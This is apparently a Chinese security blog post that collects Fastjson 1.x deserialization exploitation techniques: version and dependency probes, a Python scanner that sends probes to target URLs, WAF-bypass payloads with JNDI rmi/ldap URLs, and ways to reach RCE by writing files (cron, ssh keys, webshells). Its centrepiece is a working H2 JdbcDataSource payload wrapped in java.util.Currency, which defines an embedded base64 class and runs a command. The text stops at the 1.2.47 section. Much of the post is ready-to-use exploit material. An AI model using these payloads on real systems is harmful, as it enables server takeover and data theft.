Fastjson1全版本漏洞利用总结
1diot9 Lv5

前言

网上很多fastjson的文章由于时间原因,对利用链的整理都不是很齐全,所以笔者自己做个整理,方便复习和利用。

这里主要做整理,并简要分析几个关键版本的绕过原理,力求让读者能够在简单理解的基础上快速对相应版本进行利用。

文章涉及的部分代码见:https://github.com/1diot9/MyJavaSecStudy/tree/main/fastjson/fastjson

反序列化流程


如果一个字段在public构造函数中,且也有setter方法,那么它是通过哪种方式反序列化的?

存在无参构造

  • Fastjson 首先调用无参构造函数 (new ClassName()) 实例化对象。
  • 解析 JSON 中的键值对。
  • 通过反射调用该字段对应的 Setter 方法 (setFieldName(…)) 将值注入。
  • 此时有参构造被忽略

不存在无参构造

  • Fastjson 检测到没有无参构造,会尝试匹配参数最多的有参构造函数。
  • 解析 JSON 数据,提取出对应构造函数参数的值。
  • 调用有参构造函数 (new ClassName(arg1, arg2…)) 实例化对象。
  • 但是,如果 JSON 中还有其他不在构造函数参数列表中的字段,且那些字段有 Setter,则会在对象实例化后调用那些字段的 Setter。

使用了 @JSONCreator 注解

  • 如果在构造函数(或静态工厂方法)上标记了 @JSONCreator,Fastjson 会强制使用该构造函数进行反序列化,无论是否存在无参构造或 Setter。此时值是通过构造函数注入的。不过这个在安全研究场景中比较少见。

所以可以利用setter或者有参构造。有参构造是从json内层执行到外层的。

KCON2022:
img

parse和parseObject

Fastjson源码分析 | 1diot9’s Blog

parse和多参parseObject是一样的,都会调用setter以及符合要求的getter。

单参parseObject会自动触发所有public getter。

parse反序列化时且不指定类型时,可以通过$ref的方法触发getter。

默认只能触发public方法,触发开启了Feature.SupportNonPublicField

写文件如何RCE

fastjson高版本利用中,有很多是写文件利用。这就涉及到如何通过写文件进行RCE

https://mp.weixin.qq.com/s/n8RW0NIllcQ0sn3nI9uceA

可以概括为下面的几个方法。

  1. 计划任务,sshkey,需要有root权限
  2. 写jsp等webshell,不适用于jar部署的应用
  3. 写jar覆盖jre/lib,最经典的就是charsets.jar的覆盖 PS:无法写入二进制文件时,可以写ascii jar https://github.com/c0ny1/ascii-jar
  4. 写jre classes,需要知道和创建目录,且需要入口点
  5. 写classes + SPI,需要知道目录和创建目录
  6. 写tomcat-docbase class,需要知道目录,且需要特定classloader(基本限制在fastjson利用)

其中方法3-5都只能在jdk8下生效。

探测

fastjson判断

  1. 根据报错信息判断

破坏json结果,查看报错回显

1
{"age":20,"name":"Bob"

利用@type,检测autotype是否开启:

1
{"@type":"whatever"}
  1. 根据解析变化判断
1
2
3
{"a":new a(1),"b":x'11',/*\*\/"c":Set[{}{}],"d":"\u0000\x00"}

{"ext":"blue","name":{"$ref":"$.ext"}}

img

  1. dns请求

不出网时,也可以根据响应时间是否变长来判断

1
{"@type":"java.net.Inet4Address","val":"xxx.dnslog.cn"}
  1. 区别jackson
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
// 多余的类成员: 添加一个键值 test,jackson会报错,fastjson不会
{"age":20,"name":"Bob","test":1}

// jackson 不支持单引号作为界定符
{"age":20,'name':'Bob'}

// jackson 可以使用注释符/*#,fastjson 会报错,fastjson的注释符是 //
{
"age":20,
"name":'Bob'
}/*#aaaa

// jackson 会丢失精度
{
"age":20.111111111111111111111111111,
"name":'Bob'
}
  1. 区别gson
1
2
3
4
5
// 浮点类型精度丢失
{a:1.111111111111111111111111111}

// 注释符
#\r\n{a:1}

img


  1. 区别org.json
1
2
// 特殊字符
{a:'\r'}

img

版本探测

https://mp.weixin.qq.com/s/jbkN86qq9JxkGNOhwv9nxA

  1. autotype探测
1
2
3
4
{"xxx":{"@type":"java.lang.Class","val":""}}


{"xxx":{"@type":"Random.String"}}

在开启AutoType的时候 payload1会报错,payload2不报错
autoType is not support. java.lang.Class

未开启AutoType的时候 payload1不报错,payload2报错
autoType is not support. Random.String

  1. AutoCloseable精确探测
1
2
{
"@type": "java.lang.AutoCloseable"

注意:在FastJson版本1.2.76后,就算用这种方式,探测出来的也都是1.2.76

  1. 1.2.83具体探测
1
{"xxx":{"@type":"Test.TestException"}}

只有1.2.83时不报错。

  1. dnslog探测大致版本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
//  <=1.2.47
[
{
"@type": "java.lang.Class",
"val": "java.io.ByteArrayOutputStream"
},
{
"@type": "java.io.ByteArrayOutputStream"
},
{
"@type": "java.net.InetSocketAddress"
{
"address":,
"val": "aaa.xxxx.ceye.io"
}
}
]


// <=1.2.68
[
{
"@type": "java.lang.AutoCloseable",
"@type": "java.io.ByteArrayOutputStream"
},
{
"@type": "java.io.ByteArrayOutputStream"
},
{
"@type": "java.net.InetSocketAddress"
{
"address":,
"val": "bbb.n41tma.ceye.io"
}
}
]


// <=1.2.80 只收到第一个dns请求,1.2.83 收到两个dns请求
[
{
"@type": "java.lang.Exception",
"@type": "com.alibaba.fastjson.JSONException",
"x": {
"@type": "java.net.InetSocketAddress"
{
"address":,
"val": "ccc.4fhgzj.dnslog.cn"
}
}
},
{
"@type": "java.lang.Exception",
"@type": "com.alibaba.fastjson.JSONException",
"message": {
"@type": "java.net.InetSocketAddress"
{
"address":,
"val": "ddd.4fhgzj.dnslog.cn"
}
}
}
]

5、不出网探测,根据响应是500还是正常判断

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
【不报错】1.2.83/1.2.24 【报错】1.2.25-1.2.80
{"zero":{"@type":"java.lang.Exception","@type":"org.XxException"}}


【不报错】1.2.24-1.2.68 【报错】1.2.70-1.2.83
{"zero":{"@type":"java.lang.AutoCloseable","@type":"java.io.ByteArrayOutputStream"}}


【不报错】1.2.24-1.2.47 【报错】1.2.48-1.2.83
{
"a": {
"@type": "java.lang.Class",
"val": "com.sun.rowset.JdbcRowSetImpl"
},
"b": {
"@type": "com.sun.rowset.JdbcRowSetImpl"
}
}


【不报错】1.2.24 【报错】1.2.25-1.2.83
{"zero": {"@type": "com.sun.rowset.JdbcRowSetImpl"}}

依赖探测

  1. Character转换报错
1
2
3
4
5
6
{
"x": {
"@type": "java.lang.Character"{
"@type": "java.lang.Class",
"val": "org.springframework.web.bind.annotation.RequestMapping"
}}

类存在报错can not cast,不存在就是No message available

一些相关依赖类:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
org.springframework.web.bind.annotation.RequestMapping  //SpringBoot
org.apache.catalina.startup.Tomcat //Tomcat
groovy.lang.GroovyShell //Groovy - 1.2.80
com.mchange.v2.c3p0.DataSources //C3P0
org.apache.ibatis.datasource.unpooled.UnpooledDataSource //mybatis
org.h2.jdbcx.JdbcDataSource //h2
com.mysql.jdbc.Buffer //mysql-jdbc-5
com.mysql.cj.api.authentication.AuthenticationProvider //mysql-connect-6
com.mysql.cj.protocol.AuthenticationProvider //mysql-connect-8
jdk.nashorn.tools.Shell //JDK8
java.net.http.HttpClient //JDK11
com.sun.org.apache.bcel.internal.util.ClassLoader // <= jdk8u251
org.apache.ibatis.type.Alias //Mybatis
org.apache.tomcat.dbcp.dbcp.BasicDataSource //tomcat-dbcp-7-BCEL
org.apache.tomcat.dbcp.dbcp2.BasicDataSource //tomcat-dbcp-8及以后-BCEL
org.apache.commons.dbcp.BasicDataSource //commons-dbcp <= 1.4
org.apache.commons.dbcp2.BasicDataSource //commons-dbcp2 <= 2.13.0
org.apache.commons.io.ByteOrderMark //commons-io-通用类,不确定版本
org.apache.commons.io.Java7Support //commons-io-2.5独有
org.apache.commons.io.IOIndexedException //commons-io-2.7独有
org.apache.commons.io.file.Counters //commons-io-2.7-2.8独有
org.apache.commons.io.FileSystem //commons-io-2.7独有
org.apache.commons.io.file.PathUtils //commons-io-2.7独有
org.apache.commons.io.function.IOConsumer //commons-io-2.7独有
org.aspectj.ajde.Ajde //aspectjtools
com.fasterxml.jackson.core.exc.InputCoercionException //jackson
org.python.antlr.ParseException //jython
org.postgresql.jdbc.PgConnection //postgre

脚本:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
import requests
import os


def jar_scanner(url: str, timeout: int = 10) -> list:
"""
扫描目标URL的fastjson依赖库

Args:
url: 目标URL
timeout: 请求超时时间(秒)

Returns:
list: 检测到的依赖列表
"""
base_dir = os.path.dirname(os.path.abspath(__file__))
jar_list_path = os.path.join(base_dir, "poc", "jarList.txt")
jar_scan_path = os.path.join(base_dir, "poc", "jarScan.json")

# 读取jarScan.json模板(畸形JSON,直接读取文本)
with open(jar_scan_path, "r", encoding="utf-8") as f:
poc_template = f.read()

# 读取jarList.txt
with open(jar_list_path, "r", encoding="utf-8") as f:
lines = f.readlines()

detected_jars = []

for line in lines:
line = line.strip()
if not line or "//" not in line:
continue

# 按 // 划分,获取类名和依赖说明
parts = line.split("//")
clazz = parts[0].strip()
description = parts[1].strip() if len(parts) > 1 else ""

# 替换POC模板中的${clazz}
poc_data = poc_template.replace("${clazz}", clazz)

try:
# 发送POST请求,使用data=发送原始数据
response = requests.post(
url,
data=poc_data,
headers={"Content-Type": "application/json"},
timeout=timeout
)

# 检查响应中是否包含 "can not cast to char"
if "can not cast to char" in response.text:
result = f"\033[92m[+] 发现依赖: {description} ({clazz})\033[0m"
print(result)
detected_jars.append({
"class": clazz,
"description": description,
"line": line.strip()
})
else:
print(f"[-] 未检测到: {description} ({clazz})")

except requests.exceptions.Timeout:
print(f"[!] 请求超时: {clazz}")
except requests.exceptions.RequestException as e:
print(f"[!] 请求失败: {clazz} - {e}")
except Exception as e:
print(f"[!] 异常: {clazz} - {e}")

return detected_jars


if __name__ == "__main__":
import sys

if len(sys.argv) < 2:
print("Usage: python main.py <target_url>")
print("Example: python main.py http://example.com/api")
sys.exit(1)

target_url = sys.argv[1]
print(f"[*] 开始扫描目标: {target_url}")
print("=" * 60)

results = jar_scanner(target_url)

print("=" * 60)
print(f"[*] 扫描完成,共发现 {len(results)} 个依赖")

  1. dnslog
1
2
3
4
5
6
7
8
9
10
11
{"@type":"java.net.Inet4Address", 
"val":{"@type":"java.lang.String"
{"@type":"java.util.Locale",
"val":{
"@type":"com.alibaba.fastjson.JSONObject",{
"@type": "java.lang.String""@type":"java.util.Locale",
"language":{"@type":"java.lang.String"
{1:{"@type":"java.lang.Class","val":"TARGET_CLASS"}},
"country":"x.l56y7u6g.dnslog.pw"
}}
}

img

我本地尝试一直不行:

img

判断是否存在期望类

https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww

WAF绕过

unicode和hex编码

1
2
3
{"\x40\u0074\u0079\u0070\u0065":"\x63\x6f\x6d\x2e\x73\x75\x6e\x2e\x72\x6f\x77\x73\x65\x74\x2e\x4a\x64\x62\x63\x52\x6f\x77\x53\x65\x74\x49\x6d\x70\x6c","dataSourceName":"rmi://127.0.0.1:1099/Exploit", "autoCommit":true}

{"a":{"@type":"java.lang.Class","val":"com.sun.rowset.JdbcRowSetImpl"},"b":{"@type":"com.sun.rowset.JdbcRowSetImpl","dataSourceName":"$%7bjndi:ldap://1.1.1.1:1389/EvilObject%7d","autoCommit": true}}

多个逗号:

1
{,,,,,,"@type":"com.sun.rowset.JdbcRowSetImpl",,,,,,"dataSourceName":"rmi://127.0.0.1:1099/Exploit",,,,,, "autoCommit":true         }

_和-绕过:

FastJson在解析JSON字段的key时,会将_和-替换为空;在1.2.36之前_和-只能单独使用,在1.2.36及之后,支持_和-混合使用。

1
{"@type":"com.sun.rowset.JdbcRowSetImpl",'d_a_t_aSourceName':"rmi://127.0.0.1:1099/Exploit", "autoCommit":true}

字符填充:

和SQL一样,WAF会放行数据字符过大的数据包

1
2
3
4
5
{
"@type":"org.example.User",
"username":"1",
"f":"a*20000" //2万个a
}

unicode再绕过:

炒冷饭之FastJson

1
{"\u+040\u+074\u+079\u+070\u+065":"java.lang.AutoCloseabl\u+065"

小技巧

$ref触发getter

https://xz.aliyun.com/news/16117

当parse和parseObject不指定类型时,可以通过$ref触发任意字段的getter

java.util.Currency触发所有getter



https://mp.weixin.qq.com/s/7c_zi5Pv4a69IV0zzJo5Ww

大致原理是,把key设置成JSONObject,但是key又得转换成字符,所以就会调用JSONObject.toString,这个在原生反序列化里就遇到过,所以触发了getter。

而JSONObject,java.util.Currency是MiscCodec这个反序列化类里要求这样写的(改成currencyCode也可以):
img


能够通过java-chains生成:

img

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
{
"x": {
"@type": "java.util.Currency",
"val": {
"currency": {
"xx": {
【payload】
}
}
}
}
}

// 例子
{
"x": {
"@type": "java.util.Currency",
"val": {
"currency": {
"xx": {
"x1": {
"@type": "java.lang.Class",
"val": "org.h2.jdbcx.JdbcDataSource"
},
{
"@type": "com.alibaba.fastjson.JSONObject",
"c": {
"@type": "org.h2.jdbcx.JdbcDataSource",
"url": "jdbc:h2:mem:test;MODE=MSSQLServer;INIT=drop alias if exists exec\\;CREATE ALIAS EXEC AS 'void exec() throws java.io.IOException { try { byte[] b = java.util.Base64.getDecoder().decode(\"yv66vgAAADIAQAEAYG9yZy9hcGFjaGUvY29tbW9tcy9iZWFudXRpbHMvY295b3RlL3Nlci9zdGQvQnl0ZUJ1ZmZlclNlcmlhbGl6ZXIyN2Q2MDNmZDM4ZjE0YTVlOWJiYTRjYjc5Mzg2NDllZgcAAQEAEGphdmEvbGFuZy9PYmplY3QHAAMBAARiYXNlAQASTGphdmEvbGFuZy9TdHJpbmc7AQADc2VwAQADY21kAQAGPGluaXQ+AQADKClWAQATamF2YS9sYW5nL0V4Y2VwdGlvbgcACwwACQAKCgAEAA0BAAdvcy5uYW1lCAAPAQAQamF2YS9sYW5nL1N5c3RlbQcAEQEAC2dldFByb3BlcnR5AQAmKExqYXZhL2xhbmcvU3RyaW5nOylMamF2YS9sYW5nL1N0cmluZzsMABMAFAoAEgAVAQAQamF2YS9sYW5nL1N0cmluZwcAFwEAC3RvTG93ZXJDYXNlAQAUKClMamF2YS9sYW5nL1N0cmluZzsMABkAGgoAGAAbAQADd2luCAAdAQAIY29udGFpbnMBABsoTGphdmEvbGFuZy9DaGFyU2VxdWVuY2U7KVoMAB8AIAoAGAAhAQAHY21kLmV4ZQgAIwwABQAGCQACACUBAAIvYwgAJwwABwAGCQACACkBAAcvYmluL3NoCAArAQACLWMIAC0MAAgABgkAAgAvAQAYamF2YS9sYW5nL1Byb2Nlc3NCdWlsZGVyBwAxAQAWKFtMamF2YS9sYW5nL1N0cmluZzspVgwACQAzCgAyADQBAAVzdGFydAEAFSgpTGphdmEvbGFuZy9Qcm9jZXNzOwwANgA3CgAyADgBAAg8Y2xpbml0PgEABGNhbGMIADsKAAIADQEABENvZGUBAA1TdGFja01hcFRhYmxlACEAAgAEAAAAAwAJAAUABgAAAAkABwAGAAAACQAIAAYAAAACAAEACQAKAAEAPgAAAIQABAACAAAAUyq3AA4SELgAFrYAHBIetgAimQAQEiSzACYSKLMAKqcADRIsswAmEi6zACoGvQAYWQOyACZTWQSyACpTWQWyADBTTLsAMlkrtwA1tgA5V6cABEyxAAEABABOAFEADAABAD8AAAAXAAT/ACEAAQcAAgAACWUHAAz8AAAHAAQACAA6AAoAAQA+AAAAGgACAAAAAAAOEjyzADC7AAJZtwA9V7EAAAAAAAA=\")\\; java.lang.reflect.Method method = ClassLoader.class.getDeclaredMethod(\"defineClass\", byte[].class, int.class, int.class)\\; method.setAccessible(true)\\; Class c = (Class) method.invoke(Thread.currentThread().getContextClassLoader(), b, 0, b.length)\\; c.newInstance()\\; } catch (Exception e){ }}'\\;CALL EXEC ()\\;"
}
}: {}
}
}
}
}
}

// 这个部分可以去掉 @type,{}默认也是解析为JSONObject
{
"c": {
"@type": "org.h2.jdbcx.JdbcDataSource",
"url": ""
}
}: {}

// 最外层也能改成JSONArray
[{
"c": {
"@type": "org.h2.jdbcx.JdbcDataSource",
"url": ""
}
}]: {}

下面的payload中,部分是基于JSON.parse()写的,没考虑反序列化时存在期望类。如果反序列化点有期望类,那得套一层Currency才能触发getter。

1.2.47

绕过分析


